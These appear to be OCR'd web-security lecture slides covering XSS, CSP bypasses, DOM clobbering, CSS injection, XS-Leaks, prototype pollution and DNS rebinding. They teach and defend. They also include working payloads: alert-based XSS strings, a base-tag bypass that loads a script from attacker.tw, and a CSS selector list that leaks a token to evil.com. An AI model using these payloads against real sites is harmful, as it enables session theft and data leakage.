[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+
```

www.jsfuck.com 顯示

1

確定

Read More:

Cross-site scripting (XSS) cheat sheet

What can XSS do exactly?

- 偷取 cookie (僅限無 HttpOnly flag 的 cookie)
- 偽造請求:不受前述 CSRF 的任何限制
- 偷取各種資訊
  - Screenshot
  - Key logger
  - ...

How to prevent XSS?

- Escape HTML syntax
  - In PHP: htmlentities()
  - < --> <
  - > --> >
  - " --> "
  - …
- Filter HTML syntax
  - No <script> tag
  - No event handler (onclick="...")
  - …
- Content-Security-Policy

How to prevent XSS?

- Escape HTML / JavaScript syntax is hard
  - javascript:alert(1)
- Filter HTML syntax is hard
  - Mutation XSS in Google Search

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

How to prevent XSS?

- Escape HTML / JavaScript syntax is hard
  - javascript:alert(1)
- Filter HTML syntax is hard
  - Mutation XSS in Google Search

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

Content Security Policy / Trust Type

CSP

- Content Security Policy
- 由瀏覽器根據 CSP 控制對外部的請求
- 白名單機制
- Content Security Policy (CSP) Quick Reference Guide

```
default-src 'none'; image-src 'self';
```

Directive　　Source


CSP - 設定方法

- Via Response Header:
  `Content-Security-Policy: ...`
- Via Meta Tag:
  `<meta http-equiv="Content-Security-Policy" content=" ... ">`

- CSP Evaluator csp-evaluator.withgoogle.com

CSP - Quick Example

```
HTTP/1.1 200 OK
Content-Security-Policy: script-src 'self';

<script> alert(/xss/) </script>
```



基本的 Directive

- default-src　預設值，未設定的 directive 皆會採預設值
- img-src　`<img>`
- style-src　`<link rel="stylesheet">`
- script-src　`<script>`
- frame-src　`<iframe>`
- connect-src　fetch, XMLHttpRequest, WebSocket etc.
- ...

Source: <host-source>

- 'none'　　通通不允許
- 'self'　　Same-Origin（host 和 port 都相同）
- *　　除 data: blob: mediastream: filesystem: 外全部允許
- 指定 host
  - https://example.com
  - example.com
  - *.example.com

script-src

- 'none', 'self', *
- <host-source>
- 'unsafe-eval'
  - ✅ eval('alert(1)')
- 'unsafe-inline'
  - ✅ <svg onload=alert(1)>, <script>alert(1)</script>
- 'nonce-<base64-value>'
- 'strict-dynamic'

script-src 'nonce-<base64-value>'

```
HTTP/1.1 200 OK
Content-Security-Policy: script-src 'nonce-r4nd0m';

<script src="/app.js" nonce="r4nd0m"></script>
<script src="/xss.js" nonce="not-match"></script>
```

❌ Blocked

✅ 兩邊 nonce 必須一樣

script-src 'strict-dynamic'

- script-src 'nonce-r4nd0m' 'strict-dynamic';
- 允許有合法 nonce 的 script 動態載入新的 script element

```
<script src="/app.js" nonce="r4ndom"></script>
```

```
// app.js
let script = document.createElement('script');
script.src = 'http://splitline.tw/jquery.js'; // ✅
document.body.appendChild(script);
```

[NEW] trusted-types

- require-trusted-types-for 'script'; trusted-types my-policy;
- 目前（2022）只有 Chrome 支援

- require-trusted-types-for 目前只支援 'script'
- trusted-types <policyName>, 'none', 'allow-duplicates'
  - 指定此頁面要遵循的 policy （由開發者自行設定/命名）

[NEW] trusted-types

- require-trusted-types-for 'script'; trusted-types my-policy;
- 目前（2022）只有 Chrome 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {
  // sanitize html: using cure53.de/purify
  createHTML: input => DOMPurify.sanitize(input)
});

const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';
const div = document.createElement('div');
div.innerHTML = sanitizer.createHTML(attackerInput);
```

[NEW] trusted-types

- require-trusted-types-for 'script'; trusted-types my-policy;
- 目前（2022）只有 Chrome 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {
  // sanitize html: using cure53.de/purify
  createHTML: input => DOMPurify.sanitize(input)
});

const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';
const div = document.createElement('div');
div.innerHTML = sanitizer.createHTML(attackerInput);  // ✅ 允許 trustedHTML
```


[NEW] trusted-types

- require-trusted-types-for 'script'; trusted-types my-policy;
- 目前（2022）只有 Chrome 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {
  // sanitize html: using cure53.de/purify
  createHTML: input => DOMPurify.sanitize(input)
});

const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';
const div = document.createElement('div');
div.innerHTML = attackerInput;    // ❌ 拒絕直接 assign 的輸入
```

[NEW] trusted-types

- require-trusted-types-for 'script'; trusted-types my-policy;
- 目前（2022）只有 Chrome 支援




```
const div = document.createElement('div');
div.innerHTML = attackerInput;    // ❌ 拒絕直接 assign 的輸入
```

Content Security Policy

How to Bypass?

Bypass Via <base> tag

- default-src 'none'; script-src 'nonce-r4nd0m';
- <base> 能改變所有相對 URL 的 base URL

```
[XSS HERE]
<script src="/jquery.js" nonce="r4nd0m"></script>
```

Bypass Via <base> tag

- default-src 'none'; script-src 'nonce-r4nd0m';
- <base> 能改變所有相對 URL 的 base URL

```
<base href="http://attacker.tw">
<script src="/jquery.js" nonce="r4nd0m"></script>
```

→ 載入 http://attacker.tw/jquery.js

Bypass Via <base> tag

- default-src 'none'; script-src 'nonce-r4nd0m';
- <base> 能改變所有相對 URL 的 base URL

```
<base href="http://splitline.tw">
<
```

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

✓ default-src		
script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.	
base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?	

Bypass Via Script Gadget

- DOM Based XSS
- 利用原本就存在於網頁上的 JavaScript 繞過防護（code reuse）
- Blackhat USA 2017

  Breaking XSS mitigations via Script Gadgets

Bypass Via Script Gadget

```
<div data-role="button"
 data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>

<script>
   const buttons = $("[data-role=button]");
   buttons.html(button.getAttribute("data-text"));
</script>
```

Simple Script Gadget

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

Bypass Via Whitelisted CDN / Host

```
CSP: script-src 'self' cdnjs.cloudflare.com 'unsafe-eval'
```

```
<script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js">
```

Case Study 0×01: A Wormable XSS on HackMD! / by 🍊

Case Study 0×02: HackMD XSS & Bypass CSP / by k1tten

RPO (Relative Path Overwrite)

RPO

```
GET /user/note.html HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
\r\n
```

RPO

```
GET /user%2fnote.html HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
\r\n
```

IIS, Nginx etc.

🔒 https://**example.com**/user/note.html

```
...
<script src="js/dompurify.js"></script>
...
```

GET https://**example.com**/user/js/dompurify.js

https://example.com/user%2fnote.html

```
...
<script src="js/dompurify.js"></script>
...
```

GET https://example.com/js/dompurify.js

https://example.com/user%2fnote.html

```
...
<script src="js/dompurify.js"></script>
...
```


GET https://example.com/js/dompurify.js

404 Not Found

Dom Clobbering

How to Click This Button By JavaScript?

```
<button id="clickme">
   Click Me!
</button>
```



How to Click This Button By JavaScript?

```html
<button id="clickme">
  Click Me!
</button>
```

```
$("#clickme").click()
document.querySelector("button").click()
document.getElementById("clickme").click()
```

How to Click This Button By JavaScript?

```html
<button id="clickme">
  Click Me!
</button>
```

✅ `clickme.click()`

WTF? It's Spec!

HTML Spec: Named access on the Window object

The `Window` object supports named properties. The supported property names of a `Window` object *window* at any moment consist of the following, in tree order according to the element that contributed them, ignoring later duplicates:

- *window*'s document-tree child browsing context name property set;
- the value of the `name` content attribute for all `embed`, `form`, `img`, and `object` elements that have a non-empty `name` content attribute and are in a document tree with *window*'s associated `Document` as their root; and
- the value of the `id` content attribute for all HTML elements that have a non-empty `id` content attribute and are in a document tree with *window*'s associated `Document` as their root.

WTF? It's Spec!

HTML Spec: [Named access on the Window object]

- `<whatever id="meow"></whatever>` ⟶ `meow`, `window.meow`

- `<embed name="nyan" />`
- `<form name="nyan" />`
- `<img name="nyan" />`
- `<object name="nyan" />`

⟶ `nyan`, `window.nyan`, `document.nyan`

WTF? It's Spec!

HTML Spec: [Named access on the Window object]

- `<whatever id="meow"></whatever>` ⟶ `meow`

DOM 可以控制 JavaScript 變數

- `<form name="nyan" />`
- `<img name="nyan" />`
- `<object name="nyan" />`

⟶ `nyan`
`window.nyan`
`document.nyan`

Bonus: 覆蓋 document.*

```
<img name="cookie" />
<img name="getElementById" />

<script>
  alert(document.cookie); // alert [object HTMLImageElement]

  elem = document.getElementById("meow");
  // Uncaught TypeError: document.getElementById is not a function
</script>
```

But...

```
<img name="nyan" src="..." />
```

```
alert(nyan); // [object HTMLImageElement]
```

無法自由操控內容 🤔

<a> Works!

```
<a id="meow" href="http://splitline.tw" />
```

```
alert(meow); // http://splitline.tw ✅
```

<a> Works!

再來看一下 spec

[API for a and area elements]

<a href= ... >.toString()

等於

<a href= ... >.href

§ **4.6.3 API for a and area elements**

IDL

```
interface mixin HTMLHyperlinkElementUtils {
  [CEReactions] stringifier attribute USVString href;
  readonly attribute USVString origin;
  [CEReactions] attribute USVString protocol;
  [CEReactions] attribute USVString username;
  [CEReactions] attribute USVString password;
  [CEReactions] attribute USVString host;
  [CEReactions] attribute USVString hostname;
  [CEReactions] attribute USVString port;
  [CEReactions] attribute USVString pathname;
  [CEReactions] attribute USVString search;
  [CEReactions] attribute USVString hash;
};
```

For web developers (non-normative)

hyperlink . `toString()`

hyperlink . `href`

Returns the hyperlink's URL.

Can be set, to change the URL.

<a> Works!

除了單純的網址 ...

```
<a id="customHTML" href="abc:<script>alert(1)</script>"></a>
<a id="customJS" href="abc:alert(1)"></a>
```

- abc:
  - 對 href 來說是 protocol
  - 對 JavaScript 來說是 label → eval("abc:alert(1)") // Ok ✅
    ref. label - JavaScript
- 🤔 為什麼一定要加上 protocol?

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

```
http://splitline.tw/dom.html?xss=<a id=TEST><a id=testLocation
                                    href=//splitline.tw/jquery.js>
```

Advanced: Two Level / Part 1

- 又双來讀一次 spec: The form element

***form*[*index*]**

Returns the *index*th element in the form (excluding image buttons for historical reasons).

***form*[*name*]**

Returns the form control (or, if there are several, a `RadioNodeList` of the form controls) in the form with the given ID or `name` (excluding image buttons for historical reasons); or, if there are none, returns the `img` element with the given ID.

Once an element has been referenced using a particular name, that name will continue being available as a way to reference that element in this method, even if the element's actual ID or `name` changes, for as long as the element remains in the tree.

If there are multiple matching items, then a `RadioNodeList` object containing all those elements is returned.

Advanced: Two Level / Part 1

沒有 <a> 可用 QQ

- 又双來讀一次 spec: The form element
- 可用 form.*elementId*, form.*elementName* 拿到 form control

```
<form id="test">
    <input name="meow">
    <button id="nyan">
</form>

<script>
    console.log(test.meow); // <input name="meow">
    console.log(test.nyan); // <button id="nyan">
</script>
```

Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: Named access on the Window object

To determine the value of a named property *name* in a `Window` object *window*, the user agent must return the value obtained using the following steps:

1. Let *objects* be the list of named objects of *window* with the name *name*.

   Note

   There will be at least one such object, by definition.

2. If *objects* contains a browsing context, then return the `WindowProxy` object of the nested browsing context of the first browsing context container in tree order whose nested browsing context is in *objects*.
3. Otherwise, if *objects* has only one element, return that element.
4. Otherwise return an `HTMLCollection` rooted at *window*'s associated `Document`, whose filter matches only named objects of *window* with the name *name*. (By definition, these will all be elements.)

Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: Named access on the Window object
- 如果一個值代表很多個 element ⟶ 回傳 HTMLCollection
- 可以用 name 對 HTMLCollection 取值

```
<a id="meow">A</a>
<a id="meow">B</a>

<script>
    console.log(meow); // HTMLCollection(2) [ ... ]
</script>
```

⚠️ Firefox 沒照 spec 實作

Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: Named access on the Window object
- 如果一個值代表很多個 element ⟶ 回傳 HTMLCollection
- 可以用 name 對 HTMLCollection 取值

```
<a id="meow">A</a>
<a id="meow" name="nyan">B</a>

<script>
    console.log(meow.meow);    // <a id="meow">A</a>
    console.log(meow.nyan);    // <a id="meow" name="nyan">B</a>
</script>
```

⚠️ Firefox 沒照 spec 實作

Advanced: Three Level

- Two level: Part 1 + Part 2 ⟶ Three level!

```
<form id="test">
<form id="test" name="nyan">
    <input name="meow">
</form>

<script>
    console.log(test);            // HTMLCollection(2) [ ... ]
    console.log(test.nyan);       // <form id="test" name="nyan">
    console.log(test.nyan.meow); // <input name="meow">
</script>
```

⚠️ Firefox 沒照 spec 實作

Advanced: ∞ Level

- 又双叒叕來讀一次 spec: Named access on the Window object
- iframe element 會產生一個子 Windows ⟶ 無限嵌套
- 可透過 srcdoc 操控 iframe 內容

The **document-tree child browsing context name property set** of a `Window` object *window* is the return value of running these steps:

1. If *window*'s browsing context is null, then return the empty list.
2. Let *childBrowsingContexts* be all document-tree child browsing contexts of *window*'s browsing context whose browsing context name is not the empty string, in order, and including only the first document-tree child browsing context with a given name if multiple document-tree child browsing contexts have the same one.
3. Remove each browsing context from *childBrowsingContexts* whose active document's origin is not same origin with *window*'s relevant settings object's origin and whose browsing context name does not match the name of its container's `name` content attribute value.
4. Return the browsing context names of *childBrowsingContexts*, in the same order.

Advanced: ∞ Level

- 缺點：iframe 載入需要時間差

```
<iframe name="level1" srcdoc='
<iframe name="level2" srcdoc="
    <iframe name=&amp;quot;level3&amp;quot;
        srcdoc=&amp;quot;<a id=final></a>&amp;quot;>
        </iframe>
    </iframe>
"></iframe>
'></iframe>
```

```
htmlentities(
  htmlentities('"')
)
```

Advanced: ∞ Level

- 缺點：iframe 載入需要時間差
- 可能解法：使用 remote css 延時（可能受 CSP 限制）

```
<iframe name="level1" srcdoc='
<iframe name="level2" srcdoc="
    <iframe name=&amp;quot;level3&amp;quot;
        srcdoc=&amp;quot;<a id=final></a>&amp;quot;>
        </iframe>
    </iframe>
"></iframe>
'></iframe>
<style> @import 'http://example.com'; </style>
```

```
htmlentities(
  htmlentities('"')
)
```

Appendix

- 現實案例: XSS in GMail's AMP4Email via DOM Clobbering
- References:
  - DOM Clobbering strikes back
  - HTML Spec

CSS Injection

CSS Injection

```
<style>
  [INJECT]
</style>
```

- 利用 url(...) 任意送請求（GET-based CSRF）
- 透過 selector leak HTML 中的資料

CSS Injection -- DoS

Boring

```
<style>
    body {
      background: url(http://example.com/logout);
    }
</style>
```

CSS injection + Logout CSRF

CSS Injection -- Leak Information

```
<style>
input[name=token][value^="1"] { background: url(//evil.com/1); }
input[name=token][value^="2"] { background: url(//evil.com/2); }
 ...
input[name=token][value^="9"] { background: url(//evil.com/9); }

input[name=token][value^="11"] { background: url(//evil.com/11); }
 ...
input[name=token][value^="9f"] { background: url(//evil.com/9f); }
</style>

<input type="text" name="token" value="9f586e5 ... ">
```

CSS Injection -- Leak Information

```
<style>
input[name=token][value^="1"] { background: url(//evil.com/1); }
input[name=token][value^="2"] { background: url(//evil.com/2); }
...
input[name=token][value^="9"] { background: url(//evil.com/9); }

input[name=token][value^="11"] { background: url(//evil.com/11); }
...
input[name=token][value^="9f"] { background: url(//evil.com/9f); }
</style>

<input type="text" name="token" value="9f586e5 ... ">
```

XS-Leaks

XS-Leaks

- 沒有 XSS 仍然有可能洩露資訊

- 最原始的論文 / Stanford, 2007
  Exposing Private Information by Timing Web Applications
- Browser-based side channel attack.

XS-Leaks: Time-based

- XS-Leaks 的前身 -- Security: Cross-domain search timing
- 透過 search / render 耗費的時間差 leak 出資訊
- /?search=<*input*>

```
- a    0.17s
- b    0.21s
- ...
- f    0.87s
- ...
- z    0.15s
```

→

```
- fa   0.12s
- fb   0.19s
- ...
- fl   0.91s
- ...
- fz   0.20s
```

→

```
- ...
- flag 0.95s
- ...
```

XS-Leaks: Frame Count

- window.frames.length ⟶ 得知指定 window 底下 iframe 數量
- /search?query=*S3CR3T_KEY_9527* frame.length ⩾ 1
- /search?query=*wtfff_doesnt_exist* frame.length ⩵ 0

https://email.com/?query=S3CR3T_KEY_9527

Search Result / 1 result(s):

email.com/ ... (iframe)

Hi:
Your key is S3CR3T_KEY_9527!

XS-Leaks: Frame Count

- `window.frames.length` ⟶ 得知指定 window 底下 iframe 數量
- /search?query=*S3CR3T_KEY_9527* frame.length ⩾ 1
- /search?query=*wtfff_doesnt_exist* frame.length ⩵ 0

https://email.com/?query=wtfff_doesnt_exist

Search Result / 0 result(s):

Nothing here ...

XS-Leaks: Frame Count

- `window.frames.length` ⟶ 得知指定 window 底下 iframe 數量
- `/search?query=S3CR3T_KEY_9527` frame.length ⩾ 1
- `/search?query=wtfff_doesnt_exist` frame.length ⩵ 0

XS-Leaks: Frame Count / Case Study

- The Return Of The Iframe, Leaking Data From Facebook Messenger
- FB Messenger 有在聊天的話會開一個 frame
- 透過 frame.length 可得知特定用戶正在跟幾個人聊天

Read More:
https://xsleaks.dev/

Prototype Pollution

JavaScript OOP 101

```
1.  function Cat() {
2.    this.sound = 'meow!';
3.    this.meow = function () {
4.      alert(this.sound);
5.    }
6.  }
```

綁在 object 上

```
1.  function Cat() {
2.    this.sound = 'meow!';
3.  }
4.  Cat.prototype.meow = function () {
5.    alert(this.sound);
6.  }
```

綁在 class 上

JavaScript OOP 101

```
1.  function Cat() {
2.    this.sound = 'meow!';
3.  }
4.  Cat.prototype.meow = function () {
5.    alert(this.sound);
6.  }
7.  let kitten = new Cat();
```

- Class.prototype

  其 instance 都會有 prototype 裡面的屬性和方法。

- instance.__proto__

  指向所屬 class 的 prototype。

```
kitten.__proto__ === Cat.prototype
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

- Class.prototype

  其 instance 都會有 prototype 裡面的屬性和方法。

- 繼承

  讓子 class 的 prototype 指向想繼承的父 class instance。

標準做法應該是：
object.create(Animal.prototype)

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

```
Cat {
  sound: "meow!",
  __proto__
}

    Animal {
      cute: true,
      __proto__
    }

        Object {
          toString, valueOf, …
          __proto__: null
        }
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
>> kitten.__proto__.__proto__
← ▶ Object { … }
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
>> kitten.__proto__.__proto__
← ▶ Object { … }
>> kitten.__proto__.__proto__.__proto__
← ▶ null
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

修改它會怎樣呢？

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
>> kitten.__proto__.__proto__
← ▶ Object { … }
>> kitten.__proto__.__proto__.__proto__
← ▶ null
```

Prototype Pollution

```
>> let user = { admin: false }
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
← ▶ false
```

```
user.admin                → false
~~user.__proto__.admin~~  ~~→ true~~
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
← ▶ false
>> let anotherUser = { }
>> anotherUser.admin
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
← ▶ false
>> let anotherUser = { }
>> anotherUser.admin
← ▶ true
```

```
user.admin            → undefined
user.__proto__.admin  → true
```

Prototype Pollution

```
var obj = {};
obj['__proto__']['prop'] = "polluted";

var config = {};
console.log(config.prop); // "polluted"
```

Prototype Pollution: 出現狀況

- 能任意操作 object 的 key & value → prototype pollution
- Set
  - Prototype Pollution in lodash (_.setWith, _.set)
  - e.g. .set('__proto__.x', 'polluted')
- Merge / Extend
  - CVE-2019-11358 (jQuery $.extend)
  - e.g. .merge({},JSON.parse('{"__proto__":{"x":"polluted"}}'))
- .....

CVE-2018-3721

```
var _ = require('lodash');
var malicious_payload = '{"__proto__":{"oops":"It works !"}}';

var a = {};
_.merge({}, JSON.parse(malicious_payload));    // pollution
console.log(a.oops); // It works !, polluted
```

Backend Scenario

```
const express = require('express');
const _ = require('lodash');
const app = express();
app.post('/', (req, res) => {
   var info = {}
   _.merge(info, JSON.parse(req.body));    // pollution
   res.render('index.ejs');                // gadget
});
app.listen(7777);
```

ejs Gadget

```
function Template () {
  this.opts = opts || {}
  // ...
}
```

```
compile: function () {
  // ...
  prepended += '  var __output = "";\n' +
               '  function __append(s) { if (s !== undefined && s !== null) __output += s
         }\n';
  if (opts.outputFunctionName) {
    prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
  }
  // ...
  this.source = prepended + this.source + appended;
  // ...
  src = this.source;
  fn = new Function(opts.localsName + ', escapeFn, include, rethrow', src);
}
```

Frontend Scenario

- BlackFan/client-side-prototype-pollution
- s1r1us - Prototype Pollution

Demo

http://splitline.tw/pp.html

Realworld Cases

- HackerOne XSS (Bug Bounty)
  #986386 Reflected XSS on www.hackerone.com via Wistia embed code
- Kibana RCE (CVE-2019-7609)
  Prototype Pollution in Kibana
- Blitz RCE (CVE-2022-23631)
  Remote Code Execution via Prototype Pollution in Blitz.js

DNS Rebinding

DNS Rebinding

Round-Robin DNS

一個 domain 綁兩個 A record

TTL（Time to Live）設為一個極小的值 ⟶ 快速切換

```
- evil.com → 48.7.6.3     # 第一次 query
- evil.com → 127.0.0.1    # 第二次 query
```

線上服務：rbndr.us dns rebinding service

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host);
4.      if(is_valid($address))
5.          request_to($url);
6.  ?>
```

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host); ← 48.7.6.3 ✅
4.      if(is_valid($address))    ← PASS! ✅
5.          request_to($url);     ← 127.0.0.1 💀
6.  ?>
```

End